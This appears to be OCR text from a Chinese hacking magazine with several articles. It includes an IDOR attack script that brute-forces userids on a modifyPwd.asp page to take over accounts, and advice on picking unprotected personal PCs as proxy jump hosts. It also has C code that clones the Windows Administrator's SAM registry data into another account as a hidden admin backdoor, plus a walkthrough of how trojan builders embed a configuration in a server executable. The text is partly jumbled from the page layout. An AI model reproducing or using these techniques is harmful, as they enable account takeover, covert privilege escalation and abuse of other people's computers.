另外还要说明一下，这站点页面还有个问题，就是 hidden 的变量，在我测试中发现只要 userid 和 username 匹配就可以更改资料，问题就在如何得到有权限用户的 userid。还好，在留言板上有个 aaa 的人勤劳地回答各类问题，拿他开刀！

由于 55933 是最后一个申请用户——我的 ID，再申请了一个用户就可以发现 ID 是加一递增的。这样可以 post 数据，直到正确为止！我们只要有一份写有 post 数据的文本就可以了！

```
#incluse<stdio.h>
main()
{
int i;
for(i=0;i<55933;i++)
{
printf("\nwww.xxx.com/zhuce/modifyPwd.asp?
username=aaa&userid=%d&oldpwd=456&newpwd=
123&cnewpwd=123",i);
}
}
```

运行: c:\temp.exe >temp.txt

这样就生成了一个扫描列表，导入到随便一款 unicode 扫描器中。

马上试了一下，无论密码是否正确，网页总有 200 返回，所以扫描器不能区分，总是报告发现漏洞。不过不要紧。等 post 完以后，再用 admin 登录。

现在免费的脚本很多，但大多存在严重的安全漏洞，以上这个留言本就是一个最典型的例子。

我已经通知此网站管理员，他们也在第一时间内修改了 modifypwd.asp 这个文件。

在上网时，经常会不经意地暴露自己的IP地址。对于网络信息化的今天，暴露自己的IP地址，有时等于将自己的电脑敞开来给大家看，只要稍有经验的人都可以运用一些手段进入你的电脑进行一些操作，如果让不法分子进入到你的电脑中，那后果真的不堪设想。所以，好多的朋友开始使用代理IP。而对于那些真正的黑客们来说，在进行各种黑客的任务之前，都得通过数个代理服务器来上网或是创建自己的Sock5跳板电脑来隐藏自己的电脑IP。本文将向大家介绍如何查找代理，一起来看看吧！

IP代理自己找

文／雪儿心缘

对于普通电脑玩家来说，隐藏IP是为了防止被攻击防御，有的是为了玩，或者是欺骗，像QQ用代理就可以骗人，而对于黑客们来说，防御则是一场黑客实战中的重头戏，首先要保护好自己，否则很有可能受到长期而且持续的反入侵或者反攻击。一般来说，没有什么有效的方法来隐藏自己的IP，只有通过间接的方法来做到IP的隐藏，而这种间接的方法，最常用的就是使用代理服务器（Proxy Server）来进行IP代理。

代理服务器是Internet链路级网关所提供的一种重要的安全功能，它的工作主要在开放系统互联（OSI）模型的对话层，从而起到防火墙的作用。代理服务器也有速度快慢之分，也有HTTP及Sock之分。一般来说，大多数浏览器都可以支持HTTP、Sock等几种代理服务。

可是，代理IP怎么找呢？接下来我们一一介绍：

一、使用代理猎手

有许多的软件可以找代理IP，比如“代理猎手”，首先让我们看看代理猎手是怎么使用的。

首先添加任务，第二步选择搜索范围，然后下一步添加扫描地址，在IP地址起始栏中键中IP的起始地址，将这段IP添加到扫描范围中。（图1）

然后我们再来添加端口及协议，一般默认端口：HTTP是80、3128、8080；Socks是1080，1813，

图1

图2

(在这里我们只是扫HTTP代理服务，所以这里我们也输入8080，在要找的服务器类型里我们先选择HTTP服务，将必搜选项前打钩。(图2)

按下“完成”按钮会回到主界面，然后开始搜索，在搜索任务里会显示正在扫描的地址（图3 ）。

扫描完成后再选择“搜索结果”标签页，在这里可以查看扫描后的结果，这时在验证状态中出现“要密码”及“不符合协议”、“不匹配”的地址通常都不可用。显示Free表示可使用，将该IP抄下来或是在IP地址上单击鼠标右键选择“加入调度”（图4 ）。

此时可以对这些IP地址加以验证，也可以在“代理调度”标签中进行验证，当在验证状态中看到Free字样，则这些选用的服务器都是可用的。

二、使用QQ代理公布器来查找代理

此软件下载安全后就可以看到非常简洁的界面(图5)，它从网络上提取代理IP的一款软件，其使用方法非常简单，所以笔者不在此介绍。另外，还有一些代理地址查询的网站。

代理地址查询：

http://www.lk52.com/ip/

http://ip.loveroot.com/index.php

http://www8.big.or.jp/~000/CyberSyndrome/

http://www.proxymania.com/page1.html

http://e786.com/ip

http://www8.big.or.jp/~000/CyberSyndrome/

http://www.proxymania.com/page1.html

但是，由于代理服务器的IP地址有时候会更换，而有时候网上公布的IP代理资源可信度比较低，那么如何创建自己所需要的代理（或是Sock5跳板）呢？

第一步，我们得明确用来作为代理或是跳板的电脑，一般都得具备以下的条件：

1．最好24小时都与网络保持连接；

2．使用固定IP；

3．使用宽带上网；

4．没有网络管理人员在管理，最好是网络安全知识不足的一般上网个人用户。

5．没有使用任何扫毒软件与防火墙程序。

6．操作系统是WinNT、Win2K或是WinXP的电脑。

7．系统一般不会记进任何网络连接记录。

其实说了这么多，一般能满足上述条件的电脑无非主要就是个人电脑（比如个人架设的网站或服务器，或一般的小公司对外连接的主机），还有各种网站或FTP服务器。虽说这两种都有其缺点，但是这世界上十全十美的事是没有的，所以就按以上的说明找一些合适的吧！

图4

图5

Linux 网络中代理突破利器

——Prtunnel 使用指南

很多管理员使用Linux系统的主机提供代理服务，但是当我们使用一些网络软件通过代理服务器访问互联网资源，例如IRC、下载软件、Telnet、FTP、离线浏览软件等网络软件时，如果这些软件在设计的时候没有内建的代理支持功能，那么这些软件将无法正常地通过SQUID代理访问互联网资源。这里，我们就介绍一个大家比较陌生的代理软件——Prtunnel。

文／蒋年华（广西农业职业技术学院）

Prtunnel是一款非常实用的Linux网络中代理突破的应用软件。很多人都是通过一个HTTP或SOCKS5代理服务器使自己的电脑能访问互联网的。一般网络管理都习惯在Linux中使用SQUID构建安全的、稳定的代理服务器，在Linux内部网中的计算机可以通过SQUID代理服务器访问互联网上的资源。

Proxy Server的工作原理是：当客户在浏览器中设置好Proxy Server后，你使用浏览器或者其他网络软件访问所有WWW站点的请求都不会直接发给目的主机，而是先发给代理服务器，代理服务器接受了客户的请求以后，由代理服务器向目的主机发出请求，并接受目的主机的数据，存于代理服务器的硬盘中，然后再由代理服务器将客户要求的数据发给客户。代理服务器的作用有5个：

1.提高访问速度。

因为客户要求的数据存于代理服务器的硬盘中，因此下次这个客户或其他客户再要求相同目的站点的数据时，就会直接从代理服务器的硬盘中读取，代理服务器起到了缓存的作用。对热门站点有很多客户访问时，代理服务器的优势更为明显。

2.Proxy可以起到防火墙的作用。

因为所有使用代理服务器的用户都必须通过代理服务器访问远程站点，因此在代理服务器上就可以设置相应的限制，以过滤或屏蔽掉某些信息。这是局域网网管对局域网用户访问范围限制最常用的办法，也是局域网用户为什么不能浏览某些网站的原因。拨号用户如果使用代理服务器，同样必须服从代理服务器的访问限制，除非你不使用这个代理服务器。

3.通过代理服务器访问一些不能直接访问的网站 。

互联网上有许多开放的代理服务器，当客户在访问权限受到限制时，这些代理服务器的访问权限却是不受限制的。刚好代理服务器在客户的访问范围之内，那么客户通过代理服务器访问目标网站就成为可能。国内的高校多使用教育网，不能出国，但通过代理服务器，就能实现访问因特网，这就是高校内代理服务器热的原因所在。

4.安全性得到提高。

无论是上聊天室还是浏览网站，目的网站只能知道你来自于代理服务器，而你的真实IP就无法测知，这就使得使用者的安全性得以提高。

5.方便对用户的管理。

通过代理服务器，用户可以设置用户验证和记账功能，对用户进行记账，没有登记的用户无权通过代理服务器访问Internet网，并对用户的访问时间、访问地点、信息流量进行统计。

在众多的Linux代理服务器软件中，SQUID的安全性和稳定性也是相当出色的，SQUID对Linux网络内的计算机访问外部互联网网络的控制能力相当强。当我们使用一些网络软件通过代理服务器访问互联网资源时，例如IRC、下载软件、Telnet、FTP、离线浏览软件等网络软件时，如果这些软件在设计的时候没有内建的代理支持功能，那么这些软件将无法正常地通过SQUID代理访问互联网资源。我们在Windows操作系统中使用NETANT、LEAFTP、REALPLAY、聊天软件QQ，甚至杀毒软件的自动更新程序都内建支持HTTP或者SOCKS5代理的功能。如图1所示，FOXMAIL

自带有代理服务器支持功能，通过代理服务我们可以用FOXMAIL收取互联网邮件服务器上的电子邮件，FOXMAIL从2.1版本就开始支持使用PROXY收信。

我们在不能直接访问互联网时，若想使用这些网络软件，就可以填入代理服务器的地址和端口即可访问互联网。

然而，在Linux操作系统下的一些网络应用软件并没有内建有代理支持功能，特别是一些个人设计的开放源码软件、测试版本的软件，这给我们使用这些软件时带来许多麻烦。老牌的网络软件如NETSCAPE则不存在这种问题。SQUID代理对一些敏感的IP地址和端口的请求把关相当严格，想要突破SQUID代理，使用Prtunnel软件可以解决这个问题。喜欢在Linux操作系统中使用Telnet和IRC的朋友，可以很顺利地突破SQUID等代理服务器成功地访问互联网中的远程服务器，不再受到SQUID的端口和IP地址的限制了。

Prtunnel的下载以及安装：

Prtunnel实际上是一个连接HTTP、SOCKS5代理的TCP通道，Prtunnel基于X86 构架的Slackware Linux 和OpenBSD 操作系统平台设计，在几乎所有的UNIX类操作系统均可使用。

Prtunnel的设计者是Josh Beam josh@joshbeam.com，在作者的主页有Prtunnel压缩包格式的软件下载：http://joshbeam.com/software/prtunnel.html

Prtunnel的安装相当简单，解压Prtunnel-0.1.4.tar压缩包后，用ROOT身份进入解压后的目录并输入：

Make

Make install即可完成Prtunnel软件的安装。

Prtunnel的基本用法模式如下：

prtunnel [options] <local port> <remote host> <remote port>

prtunnel [选项] <本机端口 > <远程主机> <远程端口>

<local port>指的是用户想让Prtunnel监听的本地或本机端口。

<remote host>指的是远程主机，即本机连接




图1

的代理服务器的地址或者代理服务器名。

<remote port>指的是用户想要Prtunnel连接到代理服务器的端口，即代理服务器端口所对应要提供的服务。

[options]选项一共有12项，最常用的有如下几项：

-D-D选项可以让Prtunnel作为一个Linux后台进程，多任务进程形式运行。

-V-V选项可以让Prtunnel输出详细的任务运行情况，数据传输交换情况。

-c-c选项可以让Prtunnel输入输出数据用不同颜色显示，这样能让用户更容易地区别输入输出数据情况。

-6 -6选项可以让Prtunnel启用IPv6模式。

-t(通道模式) 此模式可以让Prtunnel支持HTTP（默认）、SOCKS5、直接访问模式和DIRECT6模式工作。如果用户使用HTTP和SOCKS5连接模式，则用户需要给Prtunnel指定正确的代理服务器地址。

-H（代理服务器主机） 此选项指定用户想要使用的代理服务器名。

-P（代理服务器端口） 此选项指定用户想要使用的代理服务器的端口。

-T （地址） 此选项可以给Prtunnel指定可信任的代理服务器名及可信任的代理服务器地址。本地主机默认为可信任主机。用户可通过此选项详细指定可信任的代理服务器主机或者地址，以防误用不安全的代理服务器。例如，-T 10.0.0.0/24指的是代理服务器地址为10.0.0.0 - 10.0.0.255这个IP段范围的主机都是可信任的。其他IP地址范围的代理服务器Prtunnel不予使用。

（下转第53页）

用C实现克隆账号

网上克隆账号的教程已出了好些时候了，各种克隆账号的工具相信大家也用过不少了，有没有想过自己写一个呢？那么，在这里给大家介绍简单克隆工具的编程实现吧！

文／noir

为了程序的通用性，我选择的是用标准C来编写的。下面首先要介绍的是克隆账号的实现，与注册表HKLM下的SAM键的关系密不可分，网上那些教程大多是针对注册表的这项的操作而已。说到这里，你可能已经猜到了，没错，WIN32的API中就为我们提供了非常强大的RegAPI，专门用来操作注册表，在下面的程序中我会做出详细解释。

现在，先要讲讲SAM数据库的结构。SAM数据库位于注册表HKLM\SAM\SAM下，默认是system权限完全控制（administrator都看不到的哦！）。你可以在“开始”—>“运行”中输入“regedt32.exe”打开32位注册表编辑器，并对HKLM\SAM \SAM下的键设置适当权限查看SAM中的内容。还有要说明的是，为了程序能在多数系统上运行，最好能把你的这个程序写成一个服务，因为服务就具有system权限，不过服务的写法不在本文的讨论范围内，这里我只是说明一下，而且服务那部分的相关代码我已给出。

数据库的\Domains\Account\Users下就是各个账号的信息。其下的子键就是各个账号的SID相对标志符（RID）。比如000001F4，每个账号下面有两个子项，F和V。其中，\Names\下是用户账号名，每个账号名只有一个默认的子项。项中类型不是一般的注册表数据类型，而是指向标志这个账号的RID，比如其下的Administrator，类型为0x1F4，于是前面的000001F4就对应着账户名administrator的内容。项目V中保存的是账户的基本资料、用户名,、用户全名(full name)、所属组、描述、密码hash、注释，是否可以更改密码、账户启用、密码设置时间等。项目F中保存的是一些登录记录，比如上次登录时间、错误登录次数等。

首先，我们要将RID为1F4的系统内置管理员账号的相关信息导出，在手动克隆时，我们可以直接用注册表编辑器导出，存为文件。而且，这也很好地模拟实现了对RID为1F4的系统内置管理员账号的相关信息导出。请看以下代码：

```
HKEY hkeyRoot, hkeyUser;
DWORD Type=REG_BINARY, sizeF=1024*2,
sizeV=1024*10, ret;
LPBYTE lpDataF, lpDataV;
lpDataF = (LPBYTE) malloc(1024*2);// 这里要注意
的是分配的空间必需足够大，应为F和V下的数据量是
很大的
lpDataV = (LPBYTE) malloc(1024*10);
ZeroMemory(lpDataF, 1024*2);
ZeroMemory(lpDataV, 1024*10);
ret= RegOpenKeyEx(HKEY_LOCAL_MACHINE, //
打开的根键名
 "SAM\\SAM\\Domains\\Account\\Users\\000001F4",//
打开的子键路径
     0, // 保留，必需为0
    KEY_ALL_ACCESS, // 允许所有的访问类型
   &hkeyRoot);
if(ret==ERROR_SUCCESS) ;
else
{
printf("open key FAIL\n\r");
return 0;
}
//RegQueryValueEx 用来查询指定的值的内容，下面
```

```
将有详细的说明
ret = RegQueryValueEx( hkeyRoot,  // 一个已打开的键的句柄
"F",  // 值的名称
NULL,//  保留，必须为NULL
&Type,  //  指向一个用来保存类型的缓冲区地址
lpDataF,//指向一个用来保存值的数据的缓冲区地址
&sizeF  //  指向一个用来声明lpData参数大小的DWORD型数据的地址
);
if(ret==ERROR_SUCCESS) ;
else
{
printf("Query key FAIL\n\r");
return 0;
}
ret = RegQueryValueEx( hkeyRoot,
    "V",
    NULL,
    &Type,
    lpDataV,
   &sizeV
 );
if(ret==ERROR_SUCCESS) ;
else
{
printf("Query key FAIL\n\r");
return 0;
}
```

这里主要用到的API就是RegQueryValueEx，用来查询指定的值的内容，并可以保存到一个缓冲区里，其原型为：

```
LONG RegQueryValueEx( HKEY hKey,     // 一个已打开的键的句柄
  LPCTSTR lpValueName,   // 值的名称
  LPDWORD lpReserved,   // 保留，必须为NULL
  LPDWORD lpType,     // 指向一个用来保存类型的缓冲区地址
  LPBYTE  lpData,     // 指向一个用来保存值的数据的缓冲区地址
  LPDWORD lpcbData  // 指向一个用来声明lpData参数大小的DWORD型数据的地址
);
```

前面说的将RID为1F4的系统内置管理员账号的相关信息导出，实际上就是将其中的F和V项的数据导出就可以了，所以前面用到的两个RegQueryValueEx就是分别用来保存F和V项的数据的。

下一步：将1F4的系统内置管理员账号的相关信息导入到你想克隆的账户里。怎么做呢，同样很简单，先看代码：

```
char user[4];//这个是要求用户输入的要克隆账户的RID，如何得到RID，下面将说到。
char CloneUserKey[100];
strcpy(CloneUserKey, "SAM\\SAM\\Domains\\Account\\Users\\00000");//设定要克隆的键
strcat(CloneUserKey, user);//添加要克隆的键的RID
ret = RegOpenKeyEx( HKEY_LOCAL_MACHINE,
CloneUserKey,
0 ,
KEY_ALL_ACCESS,
&hkeyUser);
if(ret==ERROR_SUCCESS) ;
else
{
printf("open key FAIL\n\r");
return 0;
}
//RegSetValueEx，用来设定指定的值的内容，下面将有详细的说明
ret= RegSetValueEx( hkeyUser,      // 一个已打开的键的句柄
"F",       // 值的名称
0,  //  保留，必须为NULL
REG_BINARY,    // 用来声明将设定的值的类型
lpDataF,//指向一个用来保存值的数据的缓冲区地址
sizeF);//用来声明lpData参数大小的DWORD型数据
if(ret==ERROR_SUCCESS) ;
else
{
printf("set key FAIL\n\r");
return 0;
}
ret=  RegSetValueEx( hkeyUser,
 "V",
 0,
 REG_BINARY,
 lpDataV,
 sizeV);
if(ret==ERROR_SUCCESS) ;
else
{
printf("set key FAIL\n\r");
return 0;
}
```

```
if(ret==ERROR_SUCCESS)
   printf("clone SUCCESS\n\r");
else
{
printf("clone FAIL\n\r");
return 0;
}
RegCloseKey(hkeyRoot);
RegCloseKey(hkeyUser);
    return 1;
```

这里，主要用到的API就是RegSetValueEx，用来设定指定的值的内容，其原型为：

```
LONG RegSetValueEx (
   HKEY hKey,     // 一个已打开的键的句柄
   LPCTSTR lpValueName,     // 值的名称
   DWORD Reserved,     // 保留，必须为NULL
   DWORD dwType, // 用来声明将设定的值的类型
   CONST BYTE *lpData,     // 指向一个用来保存值的数据的缓冲区地址
   DWORD cbData // 用来声明lpData参数大小的DWORD型数据
     );
```

以上是把导出的信息用RegSetValueEx写入到你想克隆的用户的相应键值下，就一个API就搞定了，是不是很简单呢？

如何得到对应用户的RID，同样用代码来说明：

```
char set[100];// 此处是你设定的要访问的键的路径
HKEY hkey;
DWORD Type=0, ret;
char szBuff[10];// 保存RID
ret= RegOpenKeyEx(
      HKEY_LOCAL_MACHINE,
      set,
      0,
      KEY_ALL_ACCESS,
     &hkey
  );
if(ret==ERROR_SUCCESS) ;
else
{
printf("open key FAIL\n\r");
return 0;
}
//RegQueryValueEx ，这里是用他来查询对应键的键类型，下面将有详细的说明
RegQueryValueEx(
   hkey,     // 一个已打开的键的句柄
   NULL,     // 值的名称
   NULL,     // 保留，必须为NULL
   &Type,    // 指向一个用来保存类型的缓冲区地址
   NULL,     // 指向一个用来保存值的数据的缓冲区地址
   NULL     // 指向一个用来声明lpData参数大小的DWORD型数据的地址
);
wsprintf(szBuff, "%X\n\r", Type);
printf("%s", szBuff);
    return 1;
```

还记得前面我说的RegQueryValueEx吗？它可不是光用来查询键值的哦，这里就是用它来查询对应键的键类型。

“每个账号名只有一个默认的子项，项中类型不是一般的注册表数据类型，而是指向标志这个账号的RID。”

```
LONG RegQueryValueEx(
   HKEY hKey,     // 一个已打开的键的句柄
   LPCTSTR lpValueName,  // 值的名称
   LPDWORD lpReserved,   // 保留，必须为NULL
   LPDWORD lpType,     // 指向一个用来保存类型的缓冲区地址
   LPBYTE lpData,     // 指向一个用来保存值的数据的缓冲区地址
   LPDWORD lpcbData  // 指向一个用来声明lpData参数大小的DWORD型数据的地址
);
```

这里要注意的是，应为你查询的是默认的键值，那么键值名那里就要用NULL，然后用一个&Type来保存键类型就可以，一个属于你的克隆工具就诞生了。在此感谢好友HotMail的帮忙，此文参阅了MSDN，参阅了Refdom写的《解剖安全账号管理器（SAM）结构》一文，这里一并表示感谢！

附：Ex-Service.txt：一个服务程序的源代码，一旦启动会将Guest账号克隆为administrator。

Clone--Code.txt：一个克隆工具的源代码，需要自己用regedt32把SAM键及其子键设置为administrator可以访问才能使用。

如何实现根据用户配置生成木马服务器端

文/shocker

大家一定都用过像冰河、winshell这样的木马，它们可以根据用户的配置（比如说：自定义端口等），生成一个服务器端程序，以前我一直不太明白其中的原理，难道说这类软件会自动编译程序？呵呵，后来在安全焦点看到glacier写的文章，大概说了一下原理。随后又在网上找了一下相关的资料，自己编程实现了一下。不亲自动手做，觉得很神奇，其实明白了原理，亲自实践一下就会非常清楚了。下面，我就来说一下具体的原理和我写的测试程序。以下程序都是在Windows 2000 + SP3 + VC++.7.0编译的，如果你用的是VC++6.0，可能过程稍有不同，但是代码应该都是相同的：）

图1

首先，我们先要写好一个服务器端程序，为了测试，就不写那种开端口监听，然后调用管道操作cmd的了。直接写个一运行就根据用户的配置弹出一个对话框，上面有用户配置的时候输入的字符串，如图1所示。

这是没有配置的时候，所以什么都没有显示。下面我们就来建立这个程序。打开vc.net编译器，新建->项目->选择建立一个win32工程，名为testconfig，然后在弹出来的对话框中选择控制台程序，mfc支持，确定后就可以输入代码了，代码如下：

```
int _tmain(int argc, TCHAR* argv[], TCHAR* envp
[])
{
int nRetCode = 0;
// 初始化 MFC 并在失败时显示错误
if (!AfxWinInit(::GetModuleHandle(NULL), NULL,
::GetCommandLine(), 0))
{
// TODO：更改错误代码以符合您的需要
_tprintf(_T(" 致命错误：MFC 初始化失败\n"));
nRetCode = 1;
}
else
{
// TODO： 在此处为应用程序的行为编写代
码 。
CFile readconfig;
char path[256];
char config[10];
GetCurrentDirectory(255,path);
strcpy(path,argv[0]);
readconfig.Open(path,CFile::modeRead|CFile::
typeBinary,NULL);
readconfig.Seek(-10,CFile::end);
readconfig.Read(config,10);
MessageBox(NULL,config,"success",NULL);
}
return nRetCode;
}
```

黑体部分是我们要输入的，还有就是在头文件中加入

```
#include "windows.h"
#include "string.h"
```

程序：大体就是以二进制打开自身的文件，把文件指针移动到尾部，然后读取10个字节的内容，再调用MessageBox输入出来。程序很简单，就不做过多的解释了。接下来，我们编译运行(编译出来的文件名为testconfig.exe)，就会看见弹出了刚才图1的messagebox。

好了，如果没什么错，下面我们来写配置程序，建立工程和刚才一样，代码如下：

```
int _tmain(int argc, TCHAR* argv[], TCHAR* envp
[])
{
int nRetCode = 0;

// 初始化 MFC 并在失败时显示错误
if (!AfxWinInit(::GetModuleHandle(NULL), NULL,
::GetCommandLine(), 0))
{
// TODO：更改错误代码以符合您的需要
_tprintf(_T(" 致命错误：MFC 初始化失败 \n"));
nRetCode = 1;
}
else
{
//  TODO：  在此处为应用程序的行为编写代
码 。
// 释放资源文件部分
HRSRC hRes = FindResource(NULL,
MAKEINTRESOURCE(IDR_TEST1),_T
("test"));
// 获得指定资源的大小
DWORD dwSize = SizeofResource(NULL,
hRes);
// 将资源载入内存
HGLOBAL MemoryHandle = LoadResource
(NULL, hRes);
if(MemoryHandle!= NULL)
{
BYTE *MemPtr = (BYTE *)LockResource
(MemoryHandle);
// 定位资源位置
char path[256];
GetCurrentDirectory(255,path);
     strcat(path,"\\testconfig.exe");
// 创建一个文件，写入资源数据
CFile file(path,CFile::modeCreate | CFile::
modeWrite);
file.Write(MemoryHandle,dwSize);
file.Close();

}
CFile setconfig;
char path[256];
char test[10];
GetCurrentDirectory(255,path);
strcat(path,"\\testconfig.exe");
if  (!setconfig.Open(path,CFile::
modeWrite|CFile::typeBinary,NULL))
{
cout <<" 找不到 testconfig.exe 文件 "<<endl;
return -1;
}
setconfig.SeekToEnd();
cout  <<" 请输入你想要进行配置的字符串：";
cin >> test;
setconfig.Write(test,10);
setconfig.Close();
}
return nRetCode;
}
```

同时，也不要忘记加头文件，和刚才一样。输入完代码后（编译有错误呀！当然了，我们还没有导入刚才编译好的服务器端文件呢），选择资源对话框，如图 2 所示。

图 2

添加一个资源，在弹出的添加资源对话框中选择导入，然后找到你刚才编译的.exe 程序，我编译的程序叫 testconfig.exe，“确定”后，编译器会让你给这个资源命名。随便输入一个 test，确定后就会发现资源窗口中多了一个 test 的资源。这时候，这个资源还是外部资源，我们要把它改为我们配置程序的内部资源，如图 3 所示。

这时候，我们最开始编写的testconfig.exe文件就已经是我们现在程序的内部资源了。程序的流程大体是这样的，首先找到内部资源 testconfig.exe，然后把它读到内存中，再新建一个文件，将内存中的内容写到新建文件里面。这样，这个新建的文件就变成一个可执行文件了。

然后，我们再向这个文件末尾写入10个字节的

微软的任务管理器大家应该不陌生了，很多时候系统出现问题，用户都会按Ctrl+Alt+Del 3个按键来查看系统进程，看看是不是有程序发生了死锁。但有的用户可能会注意到，任务管理器显示的资料并不是很详细，甚至会莫名地出现没有响应。本文就以编程的角度出发，指导读者开发类似于任务管理器的程序。

剖析Windows任务管理器开发原理与实现

文/TOo2y

Windows2000/XP内含的任务管理器(Taskmgr)相信大家都熟悉吧，相比之下XP里的要比2000功能更加强大，返回的信息也更加的详细，不过你是否觉得还有很多希望获得的消息没有包含在里面呢？是否觉得Windows的系统管理工具箱里的东西太分散了呢？下面就让我们看看它们的开发原理，并动手实现一个真正的任务管理器。现在我们是调用Win32API来实现这些功能的，但是大家都说MS隐藏了太多的细节，以后我们将讨论更多关于Windows内核的东东。

一、任务管理器开发原理

可能大家对任务管理器里最熟悉的功能要数进程管理了，常常我们在怀疑中了病毒/木马的时候都会看看任务管理器里有没有什么特别的进程在运行，所以进程查看器应该是一个非常重要的功能。我们除了需要获得进程的名称外，还有什么呢？当然包括它的进程标识符(ProcessID)、用户信息(UserName)、CPU使用时间(CPUTime)和存储器的使用情况(MemoryUsage)，还有它的优先权(BasePriority)。CPU和Memory信息可以帮助我们

图3

东西，当它运行的时候就会先读取自身结尾10个字节的东西，然后显示出来。

现在让我们编译，运行程序，会看到弹出来一个cmd窗口，让我们输入字符串，我们输入一个test，回车后，会发现在它的目录中出现了一个testconfig.exe的文件，运行它，就会弹出我们刚才输入的test，如图4所示。

图4

Yeah，写木马的时候就是这个方法来达到根据用户配置生成可执行文件的功能，现在大家都明白了吧，如果有什么不明白的，可以跟我联系sh0cker@163.com，或者来c4st.51.net的论坛技术交流版与大家讨论：）

分析进程的运行情况，而优先权可以表示进程在CPU分配处理器使用时的优先情况。这些都是通用的进程信息，让我们再看看其他的信息吧。进程的父进程标识符(Parent Process ID)、创建时间(Create Time)、程序名称等在很多情况下也是我们关心的信息。我们再看看进程相关的性能信息。在Windows下通常有两种模式：内核模式(Kernel：Level 0)和用户模式(User：Level 3)，进程往往在两种模式中来回切换，所以可以获得进程在内核模式和用户模式各自的使用时间。同时，还包括进程相关的工作集（WorkingSet）、分页池（PagedPool）、非分页池(NonePagedPool)和页面文件(PageFile）信息。进程相关的I/O操作包括读／写／其他等动作，我们可以获得这些操作的次数和传送数据的数量。

如果你怀疑某个进程是木马，那你还想获得哪些信息呢？简单的进程名称应该是不够的吧！我们希望获得进程的实际程序的路径，这样可以帮助我们判断究竟是哪个程序在运行。前段时间不是在讨论什么进程隐藏的，其中一种就是“创建远程线程”，而主体往往又是以动态链接库(DLL)的形式存在的，我们就希望看到某个具体进程所包含的所有模块(Module)，常常是动态连接库文件。“线程”是一个大家熟悉的名字，它是Windows系统中的实现体，而进程则是线程运行的环境。一个进程到底创建了多少线程了？我们同样可以枚举进程内部的所有线程信息。如果你发现一个木马进程，下面的动作就应该是分析它的运行机制(如果你对它感兴趣)，不过最终你还是要将它结束吧。在Windows2k下，很多系统关键进程在TaskMgr里是不能被结束的，不过现在你不用担心了。好的，对进程的操作当然就包括结束进程。如果你用过中文的XP，你是否常常遇到任务栏“假死”的情况，虽然你的电脑没有挂掉，但却动弹不得。那好，我们也同样可以将任意的进程挂起来，不管你对它做什么动作(除了结束)，它都不会有任何的反应。有了挂起进程，同样我们也可以将进程从“挂起”状态激活。

二、模块分析

桌面窗口是大家接触得最多的交互界面了，你是否想获得每个窗口的标题信息呢？当然，我们还可以获得与窗口关联的进程，线程与窗口句柄属性。如果大家对VC比较熟悉，就应该知道其中的一个SPY++工具吧，它就可以获得桌面窗口，进程和线程的详细信息，不过现在就不用打开这个、打开那个了，通通搞定！

系统性能是每个用户关心的话题。它包括整个系统当前创建的句柄、进程以及线程的数目。还有物理存储器（Physical Memory)的总量和使用情况，系统高速缓存(System Cache)的大小，存储器保留与提交(Commit Charge)状况，当然还有核心分页／非分页池的使用情况。几乎包括了Windows系统下存储器管理的大部分信息。

虽然现在硬盘的价格已经很低了，不过我还是在用6.4G的小东东，所以常常遇到“Low Disk”！我们常常要看看硬盘的使用情况，不过每次都要进入我的电脑，太麻烦了。而我们现在可以一次了解所有磁盘的容量和当前使用情况，同时还有它们的格式类型(如FAT、NTFS、CDFS等)和磁盘标签。

说到环境块，或许不是那么熟悉吧，它包含一些环境变量，而每个环境变量对应一个／多个字符串，你可以在控制面板的SYSTEM/Advanced（系统／高级）里对它们进行设置，包括添加新的环境变量、删除和编辑系统环境变量。

事件记录对我们分析系统的使用情况有很大的帮助。事件记录分为3种：应用程序、系统和安全。而对应的每种事件又可以分为几种类型，它们分别是常规信息、警告和错误。其中，包括记录序号(Record Number)、事件类型(Type)、标识符(Event ID)、来源(Source)、产生时间(Time Generated)、用户名(User)和相关描述信息(Description)。有时间大家可以多看看事件信息，当然每个网络管理员对它们应该是很熟悉的，不过还包括其他的事件日志信息。

Windows系统下的ipconfig /all这个命令我是常常用，因为我们使用的是DHCP，没事看看自己的IP地址变了没有。其中，包括详细的网络适配器的信息，包括适配器名称、描述、硬件地址和类型、IP地址及相应的子

网掩码、网关与DHCP服务器地址等。不过，你是否对网络流量也感兴趣呢？我们当然可以获得主机接受／发送了多少（非）广播数据报，出现了多少错误，一共接受／发送了多少信息，这些对每个网友都是有用的信息哟。

网络共享往往是大家注意的地方，你究竟共享了多少信息，它们的文件路径是什么，还有它们的共享类型信息。我们在不需要某些共享资料时，当然不要忘了将其删除，以免泄露自己的机密信息。

Windows的NT是一个多用户的系统，允许多种类型用户的存在。我们希望获得用户账号的使用期限(Password Expired)，记住要不定时地修改用户的密码哟，以及用户标识符(User ID)、组标识符(Group ID)，还有用户账号的类型(Type)，不同的类型有不同的权限，我们当然希望有最High的权力哟！看看系统对某个账号的磁盘空间使用情况是否有限制(Max Storage)，账号登录的次数(Number Of Logon)和登录时间信息(Logon Hours)等，对我们分析用户的使用情况也有帮助的。

系统的Win32服务和设备驱动信息也是很重要的，我们希望探测每个服务／设备启动程序的具体路径、状态、类型、启动方式等等信息。我们还希望对服务进行控制，比如停止、启动和删除操作。大家可以参阅《浅析Windows2000/XP服务与后门技术》，以获得更多关于Win32服务的信息。

关机也不是那么单调的，你可以注销自己的系统，如果你要离开当然就需要锁定了。最近大家都不喜欢关机，太麻烦了，所以都习惯使用休眠，系统将会为我们保留当前信息，不过还有支持电源管理的关机和休眠。Windows2000的用户注意了，我们同样可以使用XP系统下的带有倒计时与消息提示的关机和重启功能了。

系统的版本信息是比较固定的，主要包括操作系统的指纹、注册组织／用户、主机名和系统相关目录等信息。

说了这么多，我们也该谈谈如何实现了。

三、内核实现

1.窗口信息

微软为我们提供了打开特定桌面和枚举桌面窗口的函数。

```
hDesk=OpenDesktop(lpszDesktop,0,FALSE,
DESKTOP_ENUMERATE);
// 打开我们默认的Default桌面；
EnumDesktopWindows(hDesk,(WNDENUMPROC)
EnumWindowProc,0);
// 枚举打开桌面上的所有窗口，由回调函数实现。
BOOL __stdcall EnumWindowProc(HWND,
LPARAM);
// 在回调函数中，我们可以获得窗口的标题和相关进
程，线程信息；
